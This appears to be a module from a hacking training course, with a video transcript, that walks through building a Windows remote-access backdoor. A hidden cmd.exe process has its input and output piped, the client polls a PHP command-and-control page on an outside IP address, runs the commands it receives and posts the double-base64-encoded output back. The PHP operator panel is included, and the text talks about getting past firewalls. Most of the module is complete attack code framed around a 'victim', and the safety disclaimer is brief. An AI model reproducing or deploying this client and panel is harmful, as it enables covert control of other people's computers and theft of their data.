

## Module 4.2

### Remote console

#### Remote console

This module part deals with writing a remote console with a web user interface. The program should send the commands to be executed to a web page. The client retrieves the command, runs it and sends the response to the page.

We'll need three functions to achieve this:

1. `GetPage`: a function that sends the `GET` request to a page,
2. `PostPage`: a function that sends the `POST` request to a page,
3. `cmd`: a function that executes the `cmd` command.

In preparation for this, we will adjust the `cmd.exe` process. The process should be hidden, and its input and output need to be redirected to a pipeline.

A 'pipe' is exactly what it is. Imagine if you pour water into one end, it will flow out the other end. In a more technical parlance, think of it as two joined handles. One has read permissions, the other has write permissions. Data written to one handle can be read in the other.

Four global variables will serve as handles for the pipelines.

```
HANDLE hRead,hWrite,hWrite2,hRead2;  
//hWrite --> pipe --> hRead  
//hWrite2 --> pipe --> hRead2
```

Inside `main`, we need to create `cmd.exe`:

```
STARTUPINFO sj;  
PROCESS_INFORMATION pi;
```

```

SECURITY_ATTRIBUTES secat;
ZeroMemory( &si, sizeof(si) );
si.cb = sizeof(si);
ZeroMemory( &pi, sizeof(pi) );
secat.nLength=sizeof(secat);
secat.lpSecurityDescriptor=NULL;
secat.bInheritHandle=TRUE;

CreatePipe(&hRead,&hWrite,&secat,0);
CreatePipe(&hRead2,&hWrite2,&secat,0);

ZeroMemory(&si,sizeof(si));
si.dwFlags = STARTF_USESHOWWINDOW|STARTF_USESTDHANDLES;

si.wShowWindow = SW_HIDE;    //don't show a window
si.hStdInput = hRead2; //input
si.hStdOutput = hWrite; //output
si.hStdError = hWrite;    //error out

CreateProcess(NULL,"cmd.exe",NULL,NULL,TRUE,0,NULL,NULL,&si,&pi);

```

Below are two functions responsible for connecting to the Internet:

```

string GetPage(string host,string page)
{
DWORD wrt;
DWORD size;
char* buffer;
string tmp;
HINTERNET
hInt=InternetOpen("remoteCmd",INTERNET_OPEN_TYPE_DIRECT,NULL,NULL,NULL);

HINTERNET
hCon=InternetConnect(hInt,host.c_str(),80,NULL,NULL,INTERNET_SERVICE_HTTP,NULL,NULL);

HINTERNET Req=HttpOpenRequest(hCon,NULL,page.c_str(),NULL,NULL,NULL,NULL,NULL);

HttpSendRequest(Req,NULL,NULL,NULL,NULL);
InternetQueryDataAvailable(Req,&size,NULL,NULL);
buffer=(char*)malloc(size+1);
memset(buffer,0,size+1);
InternetReadFile(Req,buffer,size,&wrt);
tmp=buffer;
free(buffer);
return tmp;
}

```

```

string PostPage(string host,string page,string post)
{
    DWORD wrt;
    DWORD size;
    char* buffer;
    string tmp;
    HINTERNET
    hInt=InternetOpen("remoteCmd",INTERNET_OPEN_TYPE_DIRECT,NULL,NULL,NULL);

    HINTERNET
    hCon=InternetConnect(hInt,host.c_str(),80,NULL,NULL,INTERNET_SERVICE_HTTP,NULL,NULL);
    HINTERNET Req=HttpOpenRequest(hCon,"POST",page.c_str(),NULL,NULL,NULL,NULL,NULL);

    HttpAddRequestHeaders(Req,"Content-Type: application/x-www-form-
    urlencoded",strlen("Content-Type: application/x-www-form-
    urlencoded"),HTTP_ADDREQ_FLAG_ADD|HTTP_ADDREQ_FLAG_REPLACE);

    HttpSendRequest(Req,NULL,NULL,(char*)post.c_str(),post.length());
    InternetQueryDataAvailable(Req,&size,NULL,NULL);
    buffer=(char*)malloc(size+1);
    memset(buffer,0,size+1);
    InternetReadFile(Req,buffer,size,&wrt);
    tmp=buffer;
    free(buffer);
    return tmp;
}

```

The function executing cmd instructions:

```

string cmd(string command)
{
    DWORD bytes=0;
    string tmp=command;
    tmp+="\r\n"; //we need to add \r\n to make the command execute

    WriteFile(hWrite2,tmp.c_str(),tmp.length(),&bytes,NULL);

    DWORD size;
    Sleep(1000); //wait 1 second
    string str="";
    char* buffer;

    while(1)
    {
    PeekNamedPipe(hRead,NULL,NULL,NULL,&size,NULL);

```

```
if(size)
{
buffer=(char*)malloc(size+1);
memset(buffer,0,size+1);
ReadFile(hRead,buffer,size,&bytes,NULL);
}

if(bytes>0)
{
str+=buffer;
free(buffer);
}
else
{
if(size)
{
free(buffer);
}
break;
}
bytes=0;
Sleep(500);
}
return str;
}
```

If you look at the code, you'll see the command is written to `hWrite2`. This means that the command can be read through `hRead`, while `hRead2` is the standard `cmd.exe` input. These operations equal the manual typing of commands into `cmd`. The `cmd` output is connected to `hWrite`. This means that if `cmd.exe` prints data, the data is actually saved to `hWrite`. Knowing this correlation, we can read the output in the pipeline by using the `hRead` handle.

The remote console needs to include an endless loop that will check at regular intervals (here, every 10s) if the page contains a new command.

```
while(1)
{
string comm=GetPage("host.com","cmd.php");
if(comm.length()>1)
{
```

```
comm=cmd(comm);

comm = base64_encode((const unsigned char*)comm.c_str(),comm.length());
comm = base64_encode((const unsigned char*)comm.c_str(),comm.length());
string send_buf="cmd=";
send_buf+=comm;
comm=PostPage("host.com","cmd.php",send_buf);
}
Sleep(10*1000); //wait 10 seconds
}
```

That's the full code to put client-side (on the side of the 'victim' of a potential attack). Keep in mind it's essential you test all tools developed for this training in your own environment only. These experiments are conducted purely to expand your understanding and knowledge of how to defend systems from cyber attacks.

At this point, we need to program the `cmd.php` script (the program's API) and `panel.php` (the user web interface).

The `cmd.php` code:

```
<?php
if(isset($_POST['cmd']))
{
    unlink('output.tmp');
    $out=base64_decode(base64_decode($_POST['cmd']));
    file_put_contents('output.tmp',$out);
}
else
{
    if(file_exists('input.tmp'))
    {
        echo file_get_contents('input.tmp');
        unlink('input.tmp');
    }
}
?>
```

The script is really simple. Its role is to check if a value has been sent in the `cmd` field. If it has, it is saved to `output.tmp`. If no value has been sent, the script passes the current command. The command is then deleted after delivery to prevent repeated executions of the same instruction.

The `panel.php` script:

```
<?php
if(isset($_POST['cmd']))
{
file_put_contents('input.tmp',$_POST['cmd']);
header('location: panel.php');
}
else
{
$out=nl2br(htmlspecialchars(file_get_contents('output.tmp')));
echo '<html><body><form action="panel.php" method="POST">
<table>
<tr><td>command</td><td><input name="cmd" /></td><td><input type="submit" />
</td></tr>
</table>
</form>
<br />
last output:
<br />
<br />
'. $out.'
</body></html>';
} ?>
```

Both files need to be uploaded to a server to ensure we can manage the remote console. The solution's weak point is that the `firewall` will keep checking if we can connect at every attempt to connect to the page. One of the upcoming chapters solves this issue.


The full code of the remote console can be found in the training materials.



## Practice: video module transcript

Welcome to the second part of the fourth module of our training. In this part you'll learn how to create a remote console for return communication. A remote console is a program which provides access to the command line. Our program will send a query to the HTTP server which has the relevant scripts. If the server returns a command to be executed, it will be executed and the results will be sent to the server.

In order to send something and receive it using the command line, we have to create the cmd.exe process to be able to redirect the input and output of the pipeline. We can compare the pipeline mechanism to a pipe, where if we write something on one side, we can read it from the other one. Again, the firewall may be an issue, because it will block the communication if the user doesn't agree for the connection. However, soon we'll create a program using the HTTP protocol which will be able to bypass the firewall.



Let's demonstrate the operation of our program. This is our command centre. It's the HTTP server where the relevant scripts are located. We switch on the remote console program and the firewall asks us whether it can connect. We click Allow to allow for the communication. Now we enter the dir command, which will show us all the files in the current directory. We've sent the command, now we have to wait a bit.

last output:


```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Grzonu\Desktop\Modules\4\rcmd\Release>dir
Volume in drive C has no label.
Volume Serial Number is 18A8-E868

Directory of C:\Users\Grzonu\Desktop\Modules\4\rcmd\Release

04/16/2012 09:25 AM <DIR> .
04/16/2012 09:25 AM <DIR> ..
04/16/2012 09:25 AM 101,888 rcmd.exe
04/16/2012 09:25 AM 1,453,056 rcmd.pdb
2 File(s) 1,554,944 bytes
2 Dir(s) 4,961,304,576 bytes free
```

We get the response. We've received the list of the files in the directory, just the way we wanted. Now we can send, for instance, the ping command to the Google.com server. As we can see, once we refresh it, the data is already there. Now we'll get to know the PHP script which is an intermediary in data exchange. The cmd.php script is the script used to communicate between our program and the server, and the panel.php script is the script for communication between the user and the server.



```
cmd.php panel.php
1 <?php
2
3 if(isset($_POST['cmd']))
4 {
5     unlink('output.tmp');
6     $out=base64_decode(base64_decode($_POST['cmd']));
7     file_put_contents('output.tmp',$out);
8 }
9 else
10 {
11
12     if(file_exists('input.tmp'))
13     {
14         echo file_get_contents('input.tmp');
15         unlink('input.tmp');
16     }
17
18 }
```



At the beginning of the cmd.php file we check whether the cmd variable has been sent. It's a variable inside which the command results are sent. If it was sent, we remove the old output.tmp file, double decode its contents using base64, and save it again, receiving the command results. If the cmd parameter wasn't sent, it means that the program asks which command should be executed now. If the input.tmp file exists, it's sent to the program and removed afterwards, so that the same command isn't executed twice.



```
1 <?php
2
3 if(isset($_POST['cmd']))
4 {
5     file_put_contents('input.tmp', $_POST['cmd']);
6     header('location: panel.php');
7 }
8 else
9 {
10    $out=nl2br(htmlspecialchars(file_get_contents('output.tmp')));
11
12    echo '<html><body><form action="panel.php" method="POST">
13    <table>
14    <tr><td>command</td><td><input name="cmd" /></td><td><input type="submit" /></td></tr>
15    </table>
16    </form>
17    <br />
18    last output:
```

The panel.php file will complete the input.tmp file in an analogical manner. If the cmd parameter was passed in the post variable, we save this parameter to the input.tmp file, after which we send a header which redirects us to the same address, or simply refreshes the page. If the parameter wasn't sent, we get the contents of the output.tmp file to the out variable and subsequently change all special characters to the corresponding HTML codes, as well as all line break characters to <BR> tags, or simply enters in HTML. As we can see below, we show a form thanks to which we may send commands. Here we have the form tag, which sends data to panel.php in the cmd variable. After the form, we print the last result of the operation.

Let's have a closer look at the code of our main application. As a standard, we include the Windows.h and string headers. Additionally, we include wininet.h, which we'll use to communicate with the server.

```
#include <Windows.h>
#include <string>
#include <WinInet.h>

#pragma comment(lib,"wininet.lib")

using namespace std;

HANDLE hRead,hWrite,hWrite2,hRead2;

string cmd(string command)
{
    DWORD bytes=0;
    string tmp=command;
    tmp+="\r\n";

    WriteFile(hWrite2,tmp.c_str(),tmp.length(),&bytes,NULL);

    DWORD size;
    Sleep(1000);
    string str="";
```

We create four handles. As we remember, we'll need them to pass the input and output. We'll write with one and read with the other. The remaining two handles will be joined with the cmd.exe process. We have the cmd function, its task is to execute the console commands. At the end of the command we have to add the `\r\n` tag, that is the line break character which corresponds to pressing enter. Otherwise, the passed command won't be executed.

Next, we write the commands to the `hWrite2` handle. What we write could be read by `hRead2`, which is connected to the console output. As a parameter we provide the `tmp` variable, which we create with the command + `\r\n`. We provide the length of the `tmp` variable. We get the number of the saved bytes to the `bytes` variable. We wait a second, after which we create a working buffer and we check whether there is any data to be read in the loop.

```
string str="";
char* buffer;

while(1)
{
    PeekNamedPipe(hRead,NULL,NULL,NULL,&size,NULL);

    if(size)
    {
        buffer=(char*)malloc(size+1);
        memset(buffer,0,size+1);
        ReadFile(hRead,buffer,size,&bytes,NULL);
    }

    if(bytes>0)
    {
        str+=buffer;
        free(buffer);
    }
    else
```

The console output is connected with the hWrite handle, so we'll have to read from the hRead handle. We have to pass only the handle and the variable which includes the length.

If there is any data to be read at the moment, we allocate the memory equal to size+1, nullify the buffer and write the contents of the console output to it. Then, if we've read any data, we add the buffer contents to the str variable and release the working buffer. If we didn't read any data but allocated something earlier, we have to release it anyway. We repeat the same action until we read all the bytes which appear on an ongoing basis.

```
string GetPage(string host,string page)
{
DWORD wrt;
DWORD size;
char* buffer;
string tmp;
HINTERNET hInt=InternetOpen("remoteCmd",INTERNET_OPEN_TYPE_DIRECT,NULL,NULL);
HINTERNET hCon=InternetConnect(hInt,host.c_str(),80,NULL,NULL,INTERNET_SERVICE_HTTP,NULL,NULL);
HINTERNET Req=HttpOpenRequest(hCon,NULL,page.c_str(),NULL,NULL,NULL,NULL);
HttpSendRequest(Req,NULL,NULL,NULL,NULL);
InternetQueryDataAvailable(Req,&size,NULL,NULL);
buffer=(char*)malloc(size+1);
memset(buffer,0,size+1);
InternetReadFile(Req,buffer,size,&wrt);
tmp=buffer;
free(buffer);
return tmp;
}
```

We have the `GetPage` function, which gets the page using the GET method. Obviously, first we have to open the connection. We have to provide the name by which we'll be recognised. In our case, it'll be `remotecmd`. Next, we connect with the server using the `InternetConnect` function and provide the handle returned by `InternetOpen` as the first parameter. As the server address we provide the host variable, which was passed to us in the parameter. Then we provide the port, that is port 80. The login and password aren't provided because they aren't used in the connection. We also have to provide the type of connection, in our case it'll be an HTTP type connection.

The next step is creating a server query. We want to get the page provided in the page parameter. To the function we provide only the handle returned by `InternetConnect` and the name of the page we want to get. Next, we send this query and check how much data we can get. We allocate the buffer of the size returned by the function, nullify the buffer and read what the server returned. We assign the buffer to the `tmp` working variable, release it and return the contents of the page.

```

string PostPage(string host,string page,string post)
{
    DWORD wrt;
    DWORD size;
    char* buffer;
    string tmp;
    HINTERNET hInt=InternetOpen("remoteCmd",INTERNET_OPEN_TYPE_DIRECT,NULL,NULL,NULL);
    HINTERNET hCon=InternetConnect(hInt,host.c_str(),80,NULL,NULL,INTERNET_SERVICE_HTTP,NULL,NULL);
    HINTERNET Req=HttpOpenRequest(hCon,"POST",page.c_str(),NULL,NULL,NULL,NULL);
    HttpAddRequestHeaders(Req,"Content-Type: application/x-www-form-urlencoded",strlen("Content-Type: application,
urlencoded"),HTTP_ADDREQ_FLAG_ADD|HTTP_ADDREQ_FLAG_REPLACE);
    HttpSendRequest(Req,NULL,NULL,(char*)post.c_str(),post.length());
    InternetQueryDataAvailable(Req,&size,NULL,NULL);
    buffer=(char*)malloc(size+1);
    memset(buffer,0,size+1);
    InternetReadFile(Req,buffer,size,&wrt);
    tmp=buffer;
    free(buffer);
    return tmp;
}

```

We also have the PostPage function, which gets the page contents and sends the request using the POST method. In the post parameter we simply provide the parameters we want to send. The only difference as compared to the previous function is that instead of NULL, we have to enter the POST value here. We also have to include the content-type header, otherwise no POST headers will be sent. Further we have flags, which tell us that if the given header doesn't exist, it has to be added, and if it does, it should be replaced. In the next lines the code is similar to the one in the GetPage function. Similarly, we send a request, check the output length, allocate the buffer, read the output, release the buffer and return the output string.

```

static const std::string base64_chars =
    "ABCDEFGHIJKLMNOPQRSTUVWXYZ"
    "abcdefghijklmnopqrstuvwxyz"
    "0123456789+/";

static inline bool is_base64(unsigned char c) {
    return (isalnum(c) || (c == '+') || (c == '/'));
}

```

Next, we see the characters used by base64. We double encode the console output using base64, so that no special characters are sent. It guarantees that the only characters to be sent are alphanumeric ones. Further we have the base64 implementation. In the Internet we can find dozens of various implementations of this algorithm. It's one of many possibilities. We won't

delve into a detailed discussion on this algorithm, because it's not the subject of this training. Let's move on.

```
STARTUPINFO si;
PROCESS_INFORMATION pi;

//hWrite --> pipe --> hRead
//hWrite2 --> pipe --> hRead2

SECURITY_ATTRIBUTES secat;
ZeroMemory( &si, sizeof(si) );
si.cb = sizeof(si);
ZeroMemory( &pi, sizeof(pi) );
secat.nLength=sizeof(secat);
secat.lpSecurityDescriptor=NULL;
secat.bInheritHandle=TRUE;

CreatePipe(&hRead,&hWrite,&secat,0);
CreatePipe(&hRead2,&hWrite2,&secat,0);

ZeroMemory(&si,sizeof(si));
si.dwFlags = STARTF_USESHOWWINDOW|STARTF_USESTDHANDLES;
```

The most curious part, namely passing the input and output, is to be found in the WinMain function. The comment describes how the communication takes place: from hWrite, via the pipeline to hRead and similarly from hWrite2 via the pipeline and read from hRead2. Further, we have the Security\_Attributes structure. We have to complete it using standard data. We set its size, the SecurityDescriptor attribute to NULL and inheriting handles to TRUE.

When creating a process we have to pass two structures: STARTUPINFO and PROCESS\_INFORMATION. First we have to nullify them and set the size of the si structure. Then, we create the pipes of our pipeline. We create them using the CreatePipe function, to which we provide two handles – one intended for the input, one for the output, the structure SECURITY\_ATTRIBUTES and finally, NULL. We nullify the si structure. We set flags which inform us about the fields which will be checked during the process creation. In our case, it will be the ShowWindow fields, which we set to SW\_HIDE so that the window is invisible. We also set the flag responsible for checking the fields with input and output handles. As an input, we pass the

hRead2 handle, which means that everything we write to hWrite2 will be present in the console output.

We connect the process output with the hWrite variable, so everything the console prints to the screen will be written using the hWrite handle and will be readable using hRead. We also connect the error output with the hWrite variable. Now, we create the cmd.exe process using all the previously created structures. We have to provide the process name and the structure addresses.

```
si.dwFlags = STARTF_USESHOWWINDOW|STARTF_USESTDHANDLES;
si.wShowWindow = SW_HIDE;
si.hStdInput = hRead2;
si.hStdOutput = hWrite;
si.hStdError = hWrite;

CreateProcess(NULL, "cmd.exe", NULL, NULL, TRUE, 0, NULL, NULL, &si, &pi);

while(1)
{
string comm=GetPage("178.63.220.15", "cmd/cmd.php");
if(comm.length(>1)
{
comm=cmd(comm);
comm = base64_encode((const unsigned char*)comm.c_str(),comm.length());//results coded in base64
comm = base64_encode((const unsigned char*)comm.c_str(),comm.length());//double base64
string send_buf="cmd=";
send_buf+=comm;//make post variable
comm=PostPage("178.63.220.15", "cmd/cmd.php", send_buf);
}
Sleep(10*1000);//wait 10s
```

Further, there is an endless loop. It gets what is returned by the PHP script. If the data size is greater than 1, it means that there is a command pending and it should be executed. If the condition is fulfilled, we execute the command. Next, we double encode the output in base64 and create a post variable. We provide the name of the post variable, in our case it's "cmd", followed by the equals sign and our encoded output. Next, we send the whole to the buffer, providing our POST variable as a parameter of the PostPage send\_buf function. We wait 10 seconds and start everything all over again. Summarizing, we've managed to discuss the operation of our program for executing return connections.

That's all when it comes to this module. We've learnt a very useful skill: redirecting the input and output. We've used this new skill to implement a

two-way communication with the system console, but it could also be used in case of any other program. Thanks for your attention and please go to the next module. See you there.